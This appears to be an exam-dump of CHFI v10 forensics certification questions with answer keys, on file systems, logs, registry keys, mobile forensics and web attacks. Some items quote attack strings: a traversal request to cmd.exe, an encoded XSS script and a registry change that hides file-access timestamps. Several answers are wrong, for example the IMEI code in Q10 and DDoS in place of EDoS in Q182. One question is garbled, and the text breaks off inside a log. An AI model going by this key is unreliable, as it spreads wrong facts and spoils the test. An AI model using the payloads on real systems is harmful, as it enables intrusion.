



EC-Council

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

NEW QUESTION 1

- (Exam Topic 3)

Which of the following setups should a tester choose to analyze malware behavior?

- A. A virtual system with internet connection
- B. A normal system without internet connect
- C. A normal system with internet connection
- D. A virtual system with network simulation for internet connection

Answer: D

NEW QUESTION 2

- (Exam Topic 3)

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

Answer: A

NEW QUESTION 3

- (Exam Topic 3)

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- A. Sparse File
- B. Master File Table
- C. Meta Block Group
- D. Slack Space

Answer: B

NEW QUESTION 4

- (Exam Topic 3)

A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

- A. Cain & Abel
- B. Xplico
- C. Recuva
- D. Colasoft's Capsa

Answer: A

NEW QUESTION 5

- (Exam Topic 3)

In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file `var/log/dmesg`?

- A. Kernel ring buffer information
- B. All mail server message logs
- C. Global system messages
- D. Debugging log messages

Answer: A

NEW QUESTION 6

- (Exam Topic 3)

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

- A. Set the registry value of `HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate` to 0
- B. Run the command `fsutil behavior set disablelastaccess 0`
- C. Set the registry value of `HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate` to 1
- D. Run the command `fsutil behavior set enablelastaccess 0`

Answer: C

NEW QUESTION 7

- (Exam Topic 3)

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

Answer: A

NEW QUESTION 8

- (Exam Topic 3)

Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

- A. PUB.EDB
- B. PRIV.EDB
- C. PUB.STM
- D. PRIV.STM

Answer: B

NEW QUESTION 9

- (Exam Topic 3)

Which of these Windows utility help you to repair logical file system errors?

- A. Resource Monitor
- B. Disk cleanup
- C. Disk defragmenter
- D. CHKDSK

Answer: D

NEW QUESTION 10

- (Exam Topic 3)

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

- A. #*06*#
- B. *#06#
- C. #06#*
- D. *IMEI#

Answer: A

NEW QUESTION 10

- (Exam Topic 3)

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: A

NEW QUESTION 15

- (Exam Topic 3)

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

Answer: D

NEW QUESTION 17

- (Exam Topic 3)

Which of the following statements is TRUE about SQL Server error logs?

- A. SQL Server error logs record all the events occurred on the SQL Server and its databases
- B. Forensic investigator uses SQL Server Profiler to view error log files
- C. Error logs contain IP address of SQL Server client connections
- D. Trace files record, user-defined events, and specific system events

Answer: B

NEW QUESTION 22

- (Exam Topic 3)

While collecting Active Transaction Logs using SQL Server Management Studio, the query `Select * from ::fn_dblog(NULL, NULL)` displays the active portion of the transaction log file. Here, assigning NULL values implies?

- A. Start and end points for log sequence numbers are specified
- B. Start and end points for log files are not specified
- C. Start and end points for log files are specified
- D. Start and end points for log sequence numbers are not specified

Answer: B

NEW QUESTION 27

- (Exam Topic 3)

Which of the following attack uses HTML tags like `<script></script>`?

- A. Phishing
- B. XSS attack
- C. SQL injection
- D. Spam

Answer: B

NEW QUESTION 28

- (Exam Topic 3)

What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

- A. Disk deletion
- B. Disk cleaning
- C. Disk degaussing
- D. Disk magnetization

Answer: C

NEW QUESTION 31

- (Exam Topic 3)

What document does the screenshot represent?



The screenshot shows a Chain of Custody form. It includes fields for 'Laboratory or Agency Name', 'Case Number', 'Received from (Name and Title)', 'Address and Telephone Number', 'Location from where Evidence Obtained', 'Reason Evidence Was Obtained', and 'Date and Time Evidence Was Obtained'. Below these fields is a table with columns for 'Item Number', 'Quantity', and 'Description of Item'.

Item Number	Quantity	Description of Item

- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

Answer: D

NEW QUESTION 36

- (Exam Topic 3)

The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

- A. File Allocation Table (FAT)
- B. New Technology File System (NTFS)
- C. Hierarchical File System (HFS)
- D. Global File System (GFS)

Answer: B

NEW QUESTION 38

- (Exam Topic 3)

Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

- A. Administrative Investigation
- B. Criminal Investigation
- C. Both Criminal and Administrative Investigation
- D. Civil Investigation

Answer: B

NEW QUESTION 41

- (Exam Topic 3)

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

- A. OpenGL/ES and SGL
- B. Surface Manager
- C. Media framework
- D. WebKit

Answer: A

NEW QUESTION 45

- (Exam Topic 3)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Robust copy
- B. Incremental backup copy
- C. Bit-stream copy
- D. Full backup copy

Answer: C

NEW QUESTION 49

- (Exam Topic 3)

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone
- D. Copying contents of iPhone

Answer: A

NEW QUESTION 50

- (Exam Topic 3)

Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

- A. pstree
- B. pgrep
- C. ps
- D. grep

Answer: B

NEW QUESTION 51

- (Exam Topic 3)

What is the capacity of Recycle bin in a system running on Windows Vista?

- A. 2.99GB
- B. 3.99GB
- C. Unlimited
- D. 10% of the partition space

Answer: C

NEW QUESTION 55

- (Exam Topic 3)

An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

- A. Equipment Identity Register (EIR)

- B. Electronic Serial Number (ESN)
- C. International mobile subscriber identity (IMSI)
- D. Integrated circuit card identifier (ICCID)

Answer: B

NEW QUESTION 59

- (Exam Topic 3)

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering
- C. Parameter Tampering
- D. Session Fixation Attack

Answer: D

NEW QUESTION 61

- (Exam Topic 3)

Rusty, a computer forensics apprentice, uses the command `nbtstat -c` while analyzing the network information in a suspect system. What information is he looking for?


- A. Contents of the network routing table
- B. Status of the network carrier
- C. Contents of the NetBIOS name cache
- D. Network connections

Answer: C

NEW QUESTION 64

- (Exam Topic 3)

During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?



- A. Issuer Identifier Number and TAC
- B. Industry Identifier and Country code
- C. Individual Account Identification Number and Country Code
- D. TAC and Industry Identifier

Answer: B

NEW QUESTION 67

- (Exam Topic 3)

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. `net serv`
- B. `netmgr`
- C. `lusrmgr`
- D. `net start`

Answer: D

NEW QUESTION 72

- (Exam Topic 3)

Which one of the following is not a first response procedure?

- A. Preserve volatile data
- B. Fill forms
- C. Crack passwords
- D. Take photos

Answer: C

NEW QUESTION 74

- (Exam Topic 3)

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 79

- (Exam Topic 3)

What is the framework used for application development for iOS-based mobile devices?

- A. Cocoa Touch
- B. Dalvik
- C. Zygote
- D. AirPlay

Answer: A

NEW QUESTION 80

- (Exam Topic 3)

What is cold boot (hard boot)?

- A. It is the process of restarting a computer that is already in sleep mode
- B. It is the process of shutting down a computer from a powered-on or on state
- C. It is the process of restarting a computer that is already turned on through the operating system
- D. It is the process of starting a computer from a powered-down or off state

Answer: D

NEW QUESTION 85

- (Exam Topic 3)

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A. `http://victim.com/scripts/../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1`
- B. `[Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration:/export/home/live/ap/htdocs/test`
- C. `127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326`
- D. `127.0.0.1 - - [10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326`

Answer: B

NEW QUESTION 88

- (Exam Topic 3)

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at `C:\Recycler\<USER SID>\`. You read an entry named "Dd5.exe". What does Dd5.exe mean?

- A. D driv
- B. fifth file deleted, a .exe file
- C. D drive, fourth file restored, a .exe file
- D. D drive, fourth file deleted, a .exe file
- E. D drive, sixth file deleted, a .exe file

Answer: B

NEW QUESTION 90

- (Exam Topic 3)

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

- A. `list modules -a`
- B. `lsmod`
- C. `plst mod -a`
- D. `ls of -m`

Answer: B

NEW QUESTION 93

- (Exam Topic 3)

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block

D. Logical block

Answer: A

NEW QUESTION 96

- (Exam Topic 3)

During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?

- A. Coordinated Universal Time
- B. Universal Computer Time
- C. Universal Time for Computers
- D. Correlated Universal Time

Answer: A

NEW QUESTION 99

- (Exam Topic 3)

What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

- A. Jump instruction and the OEM ID
- B. BIOS Parameter Block (BPB) and the OEM ID
- C. BIOS Parameter Block (BPB) and the extended BPB
- D. Bootstrap code and the end of the sector marker

Answer: C

NEW QUESTION 103

- (Exam Topic 3)

What is the location of a Protective MBR in a GPT disk layout?

- A. Logical Block Address (LBA) 2
- B. Logical Block Address (LBA) 0
- C. Logical Block Address (LBA) 1
- D. Logical Block Address (LBA) 3

Answer: C

NEW QUESTION 105

- (Exam Topic 3)

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

Answer: C

NEW QUESTION 108

- (Exam Topic 3)

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____ .

- A. Slack space
- B. Deleted space
- C. Sector space
- D. Cluster space

Answer: A

NEW QUESTION 112

- (Exam Topic 3)

Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

- A. Expert Witness
- B. Evidence Examiner
- C. Forensic Examiner
- D. Defense Witness

Answer: A

NEW QUESTION 113

- (Exam Topic 3)

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

Answer: B

NEW QUESTION 118

- (Exam Topic 3)

Select the tool appropriate for finding the dynamically linked lists of an application or malware.

- A. SysAnalyzer
- B. ResourcesExtract
- C. PEiD
- D. Dependency Walker

Answer: D

NEW QUESTION 119

- (Exam Topic 3)

CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

Answer: A

NEW QUESTION 120

- (Exam Topic 3)

Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

- A. Profile/Fingerprint-Based Approach
- B. Bayesian Correlation
- C. Time (Clock Time) or Role-Based Approach
- D. Automated Field Correlation

Answer: B

NEW QUESTION 121

- (Exam Topic 3)

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing . What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Project Scope
- B. Rules of Engagement
- C. Non-Disclosure Agreement
- D. Service Level Agreement

Answer: B

NEW QUESTION 124

- (Exam Topic 3)

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- A. mysqldump
- B. myisamaccess
- C. myisamlog
- D. myisamchk

Answer: C

NEW QUESTION 127

- (Exam Topic 3)

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

Answer: B

NEW QUESTION 128

- (Exam Topic 3)

Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

- A. Directory Table
- B. Rainbow Table
- C. Master file Table (MFT)
- D. Partition Table

Answer: B

NEW QUESTION 131

- (Exam Topic 3)

In which registry does the system store the Microsoft security IDs?

- A. HKEY_CLASSES_ROOT (HKCR)
- B. HKEY_CURRENT_CONFIG (HKCC)
- C. HKEY_CURRENT_USER (HKCU)
- D. HKEY_LOCAL_MACHINE (HKLM)

Answer: D

NEW QUESTION 136

- (Exam Topic 3)

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 139

- (Exam Topic 3)

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the "Geek_Squad" part represent?

- A. Product description
- B. Manufacturer Details
- C. Developer description
- D. Software or OS used

Answer: A

NEW QUESTION 143

- (Exam Topic 3)

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

- A. TestDisk for Windows
- B. R-Studio
- C. Windows Password Recovery Bootdisk
- D. Passware Kit Forensic

Answer: D

NEW QUESTION 144

- (Exam Topic 3)

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- A. Waffin FS
- B. RuneFS
- C. FragFS
- D. Slacker

Answer: D

NEW QUESTION 147

- (Exam Topic 3)

What does the command “C:\>wevtutil gl <log name>” display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

Answer: A

NEW QUESTION 150

- (Exam Topic 3)

Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

- A. Adjacent buffer locations
- B. Adjacent string locations
- C. Adjacent bit blocks
- D. Adjacent memory locations

Answer: D

NEW QUESTION 152

- (Exam Topic 3)

Which command line tool is used to determine active network connections?

- A. netsh
- B. nbstat
- C. nslookup
- D. netstat

Answer: D

NEW QUESTION 155

- (Exam Topic 3)

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

- A. TypedURLs key
- B. MountedDevices key
- C. UserAssist Key
- D. RunMRU key

Answer: D

NEW QUESTION 157

- (Exam Topic 3)

%3cscript%3ealert("XXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

- A. Double encoding
- B. Hex encoding
- C. Unicode
- D. Base64

Answer: B

NEW QUESTION 161

- (Exam Topic 3)

Which of the following statements is incorrect when preserving digital evidence?

- A. Verify if the monitor is in on, off, or in sleep mode
- B. Turn on the computer and extract Windows event viewer log files
- C. Remove the plug from the power router or modem
- D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

Answer: B

NEW QUESTION 163

- (Exam Topic 3)

Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?

- A. Remote File Inclusion
- B. Cross Site Scripting
- C. Insecure Direct Object References
- D. Cross Site Request Forgery

Answer: C

NEW QUESTION 165

- (Exam Topic 3)

What is the purpose of using Obfuscator in malware?

- A. Execute malicious code in the system
- B. Avoid encryption while passing through a VPN
- C. Avoid detection by security mechanisms
- D. Propagate malware to other connected devices

Answer: C

NEW QUESTION 169

- (Exam Topic 3)

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- A. File Size
- B. File origin and modification
- C. Time and date of deletion
- D. File Name

Answer: B

NEW QUESTION 173

- (Exam Topic 3)

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY_CLASSES_ROOT
- B. HKEY_CURRENT_CONFIG
- C. HKEY_LOCAL_MACHINE
- D. HKEY_USERS

Answer: A

NEW QUESTION 178

- (Exam Topic 3)

companyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware.

- A. Source code review
- B. Reviewing the firewalls configuration
- C. Data items and vulnerability scanning
- D. Interviewing employees and network engineers

Answer: A

NEW QUESTION 182

- (Exam Topic 3)

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack
- D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 184

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Steganography
- C. Encryption
- D. Password Protection

Answer: A

NEW QUESTION 187

- (Exam Topic 3)

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker

who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

- A. Syllable attack
- B. Hybrid attack
- C. Brute force attack
- D. Dictionary attack

Answer: D

NEW QUESTION 188

- (Exam Topic 3)

What is the role of Alloc.c in Apache core?

- A. It handles allocation of resource pools
- B. It is useful for reading and handling of the configuration files
- C. It takes care of all the data exchange and socket connections between the client and the server
- D. It handles server start-ups and timeouts

Answer: A

NEW QUESTION 192

- (Exam Topic 3)

Identify the file system that uses \$Bitmap file to keep track of all used and unused clusters on a volume.

- A. NTFS
- B. FAT
- C. EXT
- D. FAT32

Answer: A

NEW QUESTION 195

- (Exam Topic 3)

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

Answer: A

NEW QUESTION 199

- (Exam Topic 3)

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager
- D. Dependency Walker

Answer: B

NEW QUESTION 200

- (Exam Topic 3)

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- A. Speculation or opinion as to the cause of the incident
- B. Purpose of the report
- C. Author of the report
- D. Incident summary

Answer: A

NEW QUESTION 202

- (Exam Topic 3)

Which of the following does not describe the type of data density on a hard disk?

- A. Volume density
- B. Track density
- C. Linear or recording density
- D. Areal density

Answer: A

NEW QUESTION 206

- (Exam Topic 3)

Which tool allows dumping the contents of process memory without stopping the process?

- A. psdump.exe
- B. pmdump.exe
- C. processdump.exe
- D. pdump.exe

Answer: B

NEW QUESTION 211

- (Exam Topic 3)

Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- A. Tokenmon
- B. PSLoggedon
- C. TCPView
- D. Process Monitor

Answer: B

NEW QUESTION 214

- (Exam Topic 3)

While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

- A. Windows 10
- B. Windows 8
- C. Windows 7
- D. Windows 8.1

Answer: C

NEW QUESTION 218

- (Exam Topic 3)

Raw data acquisition format creates _____ of a data set or suspect drive.

- A. Segmented image files
- B. Simple sequential flat files
- C. Compressed image files
- D. Segmented files

Answer: B

NEW QUESTION 222

- (Exam Topic 3)

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

- A. Class B
- B. Class D
- C. Class C
- D. Class A

Answer: C

NEW QUESTION 227

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Password Protection
- C. Encryption
- D. Steganography

Answer: A

NEW QUESTION 230

- (Exam Topic 3)

Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

- A. ff d8 ff
- B. 25 50 44 46
- C. d0 0f 11 e0
- D. 50 41 03 04

Answer: A

NEW QUESTION 232

- (Exam Topic 3)

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A. Safari
- B. Mozilla Firefox
- C. Microsoft Edge
- D. Google Chrome

Answer: C

NEW QUESTION 234

- (Exam Topic 3)

In a Linux-based system, what does the command “Last -F” display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

Answer: A

NEW QUESTION 237

- (Exam Topic 3)

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A. Information header
- B. Image data
- C. The RGBQUAD array
- D. Header

Answer: A

NEW QUESTION 242

- (Exam Topic 3)

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NEW QUESTION 245

- (Exam Topic 3)

Which of the following is a device monitoring tool?

- A. Capsa
- B. Driver Detective
- C. Regshot
- D. RAM Capturer

Answer: A

NEW QUESTION 248

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?


- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NEW QUESTION 249

- (Exam Topic 3)

What is the investigator trying to view by issuing the command displayed in the following screenshot?



```

Administrator: Command Prompt
C:\WINDOWS\system32>wmic service list brief | more
ExitCode Name ProcessId StartMode State Status
0 AdobeARMservice 2072 Auto Running OK
1077 AdobeFlashPlayerUpdateSvc 0 Manual Stopped OK
1077 AJSRouter 0 Manual Stopped OK
1077 ALG 0 Manual Stopped OK
1077 AppIDSvc 0 Manual Stopped OK
0 Appinfo 1128 Manual Running OK
1077 AppMgmt 0 Manual Stopped OK
0 AppReadiness 0 Manual Stopped OK
1077 AppVClient 0 Disabled Stopped OK
0 AppXSvc 0 Manual Stopped OK
0 AudioEndpointBuilder 524 Auto Running OK
0 Audiosrv 1428 Auto Running OK
0 Browser 1128 Manual Running OK
1077 BthHFSrv 0 Manual Stopped OK
1077 bthserv 0 Manual Stopped OK
0 CDPSvc 1136 Auto Running OK
1077 CertPropSvc 0 Manual Stopped OK
0 ClipSVC 5620 Manual Running OK
1077 COMSysApp 0 Manual Stopped OK
0 CoreMessagingRegistrar 1092 Auto Running OK
  
```

- A. List of services stopped
- B. List of services closed recently
- C. List of services recently started
- D. List of services installed

Answer: D

NEW QUESTION 253

- (Exam Topic 3)

What does the Rule 101 of Federal Rules of Evidence states?

- A. Scope of the Rules, where they can be applied
- B. Purpose of the Rules
- C. Limited Admissibility of the Evidence
- D. Rulings on Evidence

Answer: A

NEW QUESTION 255

- (Exam Topic 3)

An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s"," -E` as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

Answer: B

NEW QUESTION 259

- (Exam Topic 3)

Which of the following information is displayed when Netstat is used with -ano switch?

- A. Ethernet statistics
- B. Contents of IP routing table
- C. Details of routing table
- D. Details of TCP and UDP connections

Answer: D

NEW QUESTION 263

- (Exam Topic 2)

On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

- A. SAM
- B. AMS
- C. Shadow file
- D. Password.conf

Answer: A

NEW QUESTION 265

- (Exam Topic 2)

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

- A. Network
- B. Transport
- C. Data Link
- D. Session

Answer: A

NEW QUESTION 267

- (Exam Topic 2)

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```
2007-06-14 23:59:05 192.168.254.1 action=Permit sent=16169 rcvd=180962 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 23:59:06 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.229.125 dst=10.120.10.123 src_port=38660 d
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=15113
2007-06-14 23:59:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=14857
2007-06-14 23:59:07 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=13795 rcvd=149962 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=690 rcvd=415 src=70.185.198.247 dst=10.120.10.123 src_port=48392 d
2007-06-14 23:59:09 192.168.254.1 action=Permit sent=12219 rcvd=140495 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 23:59:09 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:59:10 192.168.254.1 action=deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3018 rcvd=34134 src=70.185.198.247 dst=10.120.10.122 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=799 rcvd=6686 src=70.185.198.247 dst=10.120.10.122 src_port=46344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.122 src_port=4532
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2094 rcvd=23180 src=70.185.198.247 dst=10.120.10.122 src_port=4685
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2612 rcvd=68608 src=70.185.198.247 dst=10.120.10.122 src_port=4711
